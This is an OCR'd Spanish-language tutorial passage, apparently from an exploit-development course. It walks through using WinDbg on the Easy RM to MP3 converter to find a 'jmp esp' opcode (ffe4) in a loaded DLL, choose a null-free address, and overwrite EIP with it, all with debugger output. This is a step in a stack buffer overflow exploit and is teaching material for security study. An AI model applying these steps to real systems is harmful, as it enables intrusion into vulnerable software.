
Abrimos la aplicación Easy RM to MP3 luego abrimos windbg luego a Files, despuea a attach to process luego escojemos RM2MP3CONVERTER.exe y cargaria lo siguiente:




Lo que acabamos de ver son las cargas de las dll's necesarias del sistema operativo junto con las dll's necesarias de la aplicación. Luego procedemos a como buscar el codigo de operación de jmp ESP en las dll's.



Ingresamos a(assemble) luego presionamos enter





Luego introducimos jmp esp y presionamos enter

Pid 272 - WinDbg:6.12.0002.633 X86

File Edit View Debug Window Help

Command - Pid 272 - WinDbg:6.12.0002.633 X86


```
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\System32\RASAPI32.DLL -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\System32\DNSAPI.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\WLDAP32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\System32\Secur32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\System32\winrnr.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\System32\rasadhlp.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\OLEAUT32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\OLE32.DLL -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\SHLWAPI.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\COMCTL32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\SHELL32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\VERSION.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\msvcrt.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\GDI32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\RPCRT4.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\USER32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\ADVAPI32.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\kernel32.dll -
77f7f572 u
u
        ^ Bad opcode error in 'u'
77f7f572 u 77f7f572
u 77f7f572
        ^ Bad opcode error in 'u 77f7f572'
77f7f572

0:010> u
ntdll!DbgBreakPoint:
77f7f570 ffe4            jmp     esp
77f7f572 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
77f7f574 cc              int     3
77f7f575 c3              ret
77f7f576 8bff            mov     edi,edi
77f7f578 8b442404        mov     eax,dword ptr [esp+4]
77f7f57c cc              int     3
77f7f57d c20400          ret     4
```


0:010>

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:110 | Thrd 010:568 | ASM | OVR | CAPS | NUM


Luego presionamos de nuevo enter e introducimos U(unassemble) y nos devolvera la dirección de jmp esp. Luego nos devolvera la dirección en la que esta el codigo de operación de la instrucción jmp es (ffe4).



Luego procedemos a encontrar una de las dll's cargadas al principio que contenga este codigo de operación exacto.



La dll cargada entre las direcciones de memoria: 01870000 01d3d000 luego introducimos en el windbg s 01870000 01d3d000 ff e4 esto nos devolvio todas las posiciones de memoria dentro de la dll que contiene nuestro codigo de operación, hay que tener en cuenta que la posición elegida no debe contener bytes nulos (00) esto supone un final de cadena y el exploit dejaria de funcionar ahi.



Verificamos que realmente contiene nuestro codigo de operación ingresamos u 01a2f23a y presionamos enter y listo ahora solo queda sobreescribir EIP con 01a2f23a y probar que salta a ESP.

Open — Exploit2 ~/Desktop — Save

